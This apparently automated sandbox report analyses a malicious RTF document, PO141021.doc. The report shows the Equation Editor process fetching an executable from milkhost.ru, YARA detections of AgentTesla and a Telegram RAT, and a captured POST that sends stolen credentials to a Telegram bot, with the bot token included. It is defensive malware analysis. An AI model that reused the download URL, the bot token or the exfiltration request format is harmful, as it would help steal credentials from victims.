SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{773917BE-1BC4-4D2D-91B8-39B324F718F3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	188416
Entropy (8bit):	3.863555498453346
Encrypted:	false
SSDEEP:	3072:efwcruMprFaUi6TlpCM1s6xgDAQ37OH1Tf2JQx8sx3B5hYxILSD+Kh+:+wwB1lpQLRq95YeLyQ
MD5:	6F3F057D88CECCF9A365CA5B6DEA867A
SHA1:	359FF3E3FCF0B92D4F8703ECCACF2FF20437ED40
SHA-256:	78F1AFC66317FD0069BD6E39ABAC20B93CBC7DB466DD7BB4628AA5A721B899F9
SHA-512:	43238DCB962090162A0E487ED848A3A4A05B8C1BF95A5354EAD872A86341318E42FAEE86946DAF9E2AB6EA4C682785FD7E8C443DB6606169A775DC92F49F7A3
Malicious:	false
Reputation:	low
Preview:	;.'.....?.?.`...%.0.~...[.1._.|.|.?.?.?.?.!...5.|.[.!.9.0.1.1.<.).?.=.,.3.8.<.,.%.<.^.%...?.[.].6.>.+.:.?...;.5.?.#.4.....`.?.,.<.,.^./.|.<...^.).0.8...?.?.9.$.7.8.].&.=.=.-.5.).(.?.?.`.,.@.7.!.?.[. #.4._.=.1.2.-...<.&.!...1.?.@.].(.>.%.#.@.[.7.-.5.^.+.?.9.2.@.6.4.~.%.?...+.<.$.?.[.3.8.=.4./.6.2.;...=.[.9.6.6.|.@...;./.^.2.*...].`.1.*.8.%./.+.:.).~...2.!.:.~.9.9._.].~.3.%...$.5.0.<.5.0. 3.6.?.2.7...1.=.;.3.$.=.(...2.8./.?.9.-.%._.%.+._.?.-./.&.<.3.0...$.'.[.@.:....=.&...&.^._./.?.|.?.?.:.|.5.|.3.-.%._.0.5.#.<.#.;.1.6...^.(.<.<.?...)...+.3.`.@.%.^.!.5...-.,.).?.%.:.%.4.-.3.?. ~.4.&.?...(.^.4.>.0.^.$...*.&.*.!.,.$.3.....1.0...?.8.:.'.4.;.6.@.%.~.*./.?.*.+.4.^.=.^.~.,.%.4.&.^.|...2...].7.0.7.8.1.?.).@.`.)...?.2.?.?.7.~.+.~.'.]./.!.0.?.%.0.6.0.7.).6.2.+.4.6.].[.:./.?. <.>.2.^.(.^.).?.?.%...'...9.!.=.+.1.....8.?.>...?.!./.|.+.[.^.'.;.5...?.1.1.-.:.6.#.,.8.$.*.#.[.<.8.].7.|.9.'.].;.?.`._.3.^.1.3.).;. . . . . .3.2.3.0.2.2.4. . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7764CFCD-FF48-436A-A353-8D268E618EA5}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7764CFCD-FF48-436A-A353-8D268E618EA5}.tmp	
Size (bytes):	1536
Entropy (8bit):	1.3565081771358332
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvvFl/l/lAqsalHl3lldHzlbs:IiiiiiiiiifdLloZQc8++lsJe1Mzr
MD5:	668274F9187FAC2D76E23525BEF15CD1
SHA1:	B6A89CC80F72A923F0E9C817976863E1182495E5
SHA-256:	70913B160A34D6E68EAB50D1FE24F466A668F6EDC2D3B9E35B308E50F7AAF1DD
SHA-512:	04068962E92E047FC820DC225FB910C2D61A12768D39FBE30A7D80A50CA7340D601AF258A0B8558553551CCC093D1B44F243C2CA4D5F3B1059A3CE623D4C958
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO141021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:55 2021, mtime=Mon Aug 30 20:08:55 2021, atime=Thu Oct 14 16:35:13 2021, length=104541, window=hide
Category:	dropped
Size (bytes):	1004
Entropy (8bit):	4.490732923232248
Encrypted:	false
SSDEEP:	24:8RgqVw/XTTc+bj7fQHeiCQiDv3qGniE/7Eg:8Tq/XTA+HK5GiWB
MD5:	C1B5713041A6C948DC8B4A7D9347B92D
SHA1:	5DC78C646C15F9173BF769CB7973916A96D88029
SHA-256:	B060578DF0D1005651F035FA0CBB390A2B7596790945F237091BC1FD135FE479
SHA-512:	285372BB543A7433344D73E88479058F9A6775FD8366C1869678887EECC399BE527AEFB2E13D685B128C6EA45CB68BC064C08DF0E8950C530781B21C652D8C47
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....92>....92>....d(.!...]..... .....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2.]...NSg. .PO141021.doc..F.....S...S..*.....P.O.1.4.1.0.2.1...d.o.c.....v.....-...8...[.....?J.....C:\Users\..#.....\\141700\Users.user\Desktop\PO141021.doc.#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.1.4.1.0.2.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	67
Entropy (8bit):	4.59044707940377
Encrypted:	false
SSDEEP:	3:bDuMJltIarulmX1gTarulv:bCmIaru1Taru1
MD5:	2A3D3B1490094BBA3C4AA5F1C810C0C8
SHA1:	62C2A898F16EAD12ACA0081FEB6BCB79EB1EC63A
SHA-256:	2133D7D2965CD863483469424A4235047458225E9E4A928C4DC78AA572256001
SHA-512:	644C09CD6B5AA9B3009F4F088A0D126B04AC5DC8A1472A085F5643DDCF268B2511E77C2510ACA26B14BF1DA8FEBACCAEF929234C3A869F0415E0AFD411C4D8AE
Malicious:	false
Reputation:	low
Preview:	[folders]..Templates.LNK=0..PO141021.LNK=0..[doc]..PO141021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\godsawqop.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	486912
Entropy (8bit):	6.762794264214071
Encrypted:	false
SSDEEP:	12288:yUfjnaH1FrQKkmWSc/kmGBbxiB7C7r/vHMUHvVgqA:irlkmWdGNxih2MUHvVgqA
MD5:	D1BAA9515F4C67A7B561938BBD81BC75
SHA1:	E83E455F636443C9F62D8C480FF060F7BB6DE3BE
SHA-256:	1FAC59451F582122CB2E5787E3A936A3001081DE3469E168207DA1A357DF691D
SHA-512:	2FC1E9B771191C52794F99AE1C1CAF70100C2A129634CA230EFA4007145C27D8AE7997AF83B6077BB6702B0D85EEB9F5429096ADAE6D2CC0601DCE0F4F5E171D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ga.....V.....>t... .....@.. ....@.....s..W..... ....H.....text...DT... ...V..... ..`.rsrc.....X.....@..@.rel oc.....l.....@..B..... t.....H.....\....B...b.....Ivan Medvedev...2~'....(....*..(....*2~5....(....*..{....*''..}....*..{....*''..}....*..{....*''..}... .*R~;....(.....{.....*..{....*''..}....*..{....*''..}....*..{....*''..}....*.~>...~<....(....rKH.p~=....(....(....*..{....*''..}....*..{....*''..}....*N.(....~?.....(....*..{....*''..}....*.~>...~@....(....rOH.p~B...raH.p~A.... (.....d...(....(....*>..(O.....}....*>.{.....{....Zl*>..(O.....}....*f.{.....{....Zl#.-

C:\Users\user\Desktop\~$141021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	5.819318498687373
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO141021.doc
File size:	104541
MD5:	9095b4b704c9f1ef75cc683b57e1f207
SHA1:	d88b99fc3fff5eac59d7fedd136fd467f1c17106
SHA256:	10df15707ce5a8b457ebccab5f4a5c3b2548ea755bc11666f5601583677f17b5
SHA512:	20ec8779f1ec2ac8accc0b002a0875ac054b65b6bb9d5781f30706c1b6d7fc323c0ed11262a1f95fb77a3b4dcff1acee8519b180c52ba6a4575ad531090de720
SSDEEP:	1536:bSEyBiaxTw33eWw9V698GpucnuCyYhPcLgVrDsDuofCXzsXhZ7+RboVsOA1tGn5t:hYw3uKDcUpsDADsXA3gOtA
File Content Preview:	{\rtf91886;'...??`.%0~.[1_||????!.5|[!9011<)?=,38<,%<^%.?[]6>+:?.;5?#4..`?,<,^/|<.^)08.??9$78]&==-5)(??`,@7!?[#4_=12-.<&!.1?@](>%#@[7-5^+?92@64~%?.+<$?[38=4/62;.=[966|@.;/^2*.]`1*8%/+:)~.2!:~99_]~3%.$50<5036?27.1=;3$=(.28/?9-%_%+_?-/&<30.$'[@:.=&.&^_/?|??

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000002AEh								no
1	00000291h								no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 10:34:58.163742065 CEST	192.168.2.22	8.8.8.8	0x3047	Standard query (0)	milkhost.ru	A (IP address)	IN (0x0001)
Oct 14, 2021 10:36:56.684036970 CEST	192.168.2.22	8.8.8.8	0xbaaf	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 10:34:58.266063929 CEST	8.8.8.8	192.168.2.22	0x3047	No error (0)	milkhost.ru		95.216.94.72	A (IP address)	IN (0x0001)
Oct 14, 2021 10:36:56.701877117 CEST	8.8.8.8	192.168.2.22	0xbaaf	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org
- milkhost.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	149.154.167.220	443	C:\Users\user\AppData\Roaming\godsawqop.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	95.216.94.72	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 10:34:58.328747034 CEST	0	OUT	GET /trasper/goshcj.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: milkhost.ru Connection: Keep-Alive
Oct 14, 2021 10:34:58.368735075 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 14 Oct 2021 08:34:58 GMT Content-Type: application/x-msdownload Content-Length: 486912 Connection: keep-alive Last-Modified: Thu, 14 Oct 2021 01:52:01 GMT Expires: Mon, 13 Dec 2021 08:34:58 GMT Cache-Control: max-age=5184000 Pragma: public Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 8c 67 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 56 07 00 00 16 00 00 00 00 00 00 3e 74 07 00 00 20 00 00 00 80 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 07 00 00 02 00 00 c9 1f 08 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e4 73 07 00 57 00 00 00 00 80 07 00 d0 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 54 07 00 00 20 00 00 00 56 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d0 13 00 00 00 80 07 00 00 14 00 00 00 58 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 07 00 00 02 00 00 00 6c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 74 07 00 00 00 00 00 48 00 00 00 02 00 05 00 e4 a4 06 00 00 cf 00 00 02 00 00 00 5c 00 00 06 04 42 03 00 df 62 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 49 76 61 6e 20 4d 65 64 76 65 64 65 76 00 00 00 32 7e 27 00 00 04 02 28 c0 00 00 06 2a 1e 02 28 a0 00 00 0a 2a 32 7e 35 00 00 04 02 28 09 01 00 06 2a 1e 02 7b a0 00 00 04 2a 22 02 03 7d a0 00 00 04 2a 1e 02 7b a1 00 00 04 2a 22 02 03 7d a1 00 00 04 2a 1e 02 7b a2 00 00 04 2a 22 02 03 7d a2 00 00 04 2a 52 7e 3b 00 00 04 03 28 06 01 00 06 02 7b a3 00 00 04 fe 01 2a 1e 02 7b a4 00 00 04 2a 22 02 03 7d a4 00 00 04 2a 1e 02 7b a5 00 00 04 2a 22 02 03 7d a5 00 00 04 2a 1e 02 7b a6 00 00 04 2a 22 02 03 7d a6 00 00 04 2a 9a 7e 3e 00 00 04 7e 3c 00 00 04 02 28 09 01 00 06 72 4b 48 00 70 7e 3d 00 00 04 02 28 09 01 00 06 28 11 01 00 06 2a 1e 02 7b a7 00 00 04 2a 22 02 03 7d a7 00 00 04 2a 1e 02 7b a8 00 00 04 2a 22 02 03 7d a8 00 00 04 2a 4e 02 28 a0 00 00 0a 7e 3f 00 00 04 02 03 28 fe 00 00 06 2a 1e 02 7b a9 00 00 04 2a 22 02 03 7d a9 00 00 04 2a ea 7e 3e 00 00 04 7e 40 00 00 04 02 28 09 01 00 06 72 4f 48 00 70 7e 42 00 00 04 72 61 48 00 70 7e 41 00 00 04 02 28 14 01 00 06 8c 64 00 00 01 28 17 01 00 06 28 11 01 00 06 2a 3e 02 04 28 4f 00 00 06 02 03 7d aa 00 00 04 2a 3e 02 7b aa 00 00 04 02 7b aa 00 00 04 5a 6c 2a 3e 02 04 28 4f 00 00 0 6 02 03 7d ab 00 00 04 2a 66 02 7b ab 00 00 04 02 7b ab 00 00 04 5a 6c 23 18 2d 44 54 fb 21 09 40 5a 2a 5a 02 05 28 4f 00 00 06 02 03 7d ac 00 00 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELgaV>t @ @sW H.textDT V `.rsrcX@@.relocl@B tH\BbIvan Medvedev2~'(*(*2~5(*{*"}*{*"}*{*"}*R~;({*{*"}*{*"}*{*"}*~>~<(rKHp~=((*{*"}*{*"}*N(~?(*{*"}*~>~@(rOHp~BraHp ~A(d((*>(O}*>{{Zl*>(O}*f{{Zl#-DT!@Z*Z(O}

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	149.154.167.220	443	C:\Users\user\AppData\Roaming\godsawqop.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-14 08:36:57 UTC	0	OUT	POST /bot1923392915:AAHa8aKPuVKh5L9QUsA47Z5cQ-J2e00kH0Y/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8d98f2463ef5aa5 Host: api.telegram.org Content-Length: 1023 Expect: 100-continue Connection: Keep-Alive
2021-10-14 08:36:57 UTC	0	IN	HTTP/1.1 100 Continue
2021-10-14 08:36:57 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 38 66 32 34 36 33 65 66 35 61 61 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 39 39 31 37 39 37 33 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 38 66 32 34 36 33 65 66 35 61 61 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 31 34 31 37 30 30 0a 4f 53 46 75 6c 6c Data Ascii: -----------------------------8d98f2463ef5aa5Content-Disposition: form-data; name="chat_id"1991797369-------------------------------8d98f2463ef5aa5Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/14170 0OSFull

Timestamp	kBytes transferred	Direction	Data
2021-10-14 08:36:57 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 14 Oct 2021 08:36:57 GMT Content-Type: application/json Content-Length: 617 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":261,"from":{"id":1923392915,"is_bot":true,"first_name":"deman","username":"deman007_bot"},"chat":{"id":1991797369,"first_name":"Smith","last_name":"Kelvin","type":"private"},"date":1634200617,"document":{"file_name":"user-141700 2021-10-14 03-06-50.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIBBWFn7CmVA21FS8mBJm7hCL2D0uF0AAKyCAACuuIBU-ee8Fkid0p2IQQ","file_unique_id":"AgADsggAArrpQVM","file_size":444},"caption":"New PW Recovered!\n\nUser Name: user/141700\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2252 Parent PID: 596

General

Start time:	10:35:13
Start date:	14/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f870000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1500 Parent PID: 596

General

Start time:	10:35:15
Start date:	14/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: godsawqop.exe PID: 2692 Parent PID: 1500

General

Start time:	10:35:17
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\godsawqop.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\godsawqop.exe
Imagebase:	0x340000
File size:	486912 bytes
MD5 hash:	D1BAA9515F4C67A7B561938BBD81BC75
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.461361637.00000000032EA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.461361637.00000000032EA000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: godsawqop.exe PID: 2236 Parent PID: 2692

General

Start time:	10:35:41
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\godsawqop.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\godsawqop.exe
Imagebase:	0x340000
File size:	486912 bytes
MD5 hash:	D1BAA9515F4C67A7B561938BBD81BC75
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.724051743.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.724051743.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.724842747.000000000256A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.724842747.000000000256A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.724727774.00000000024E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000005.00000002.724727774.00000000024E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.724727774.00000000024E1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis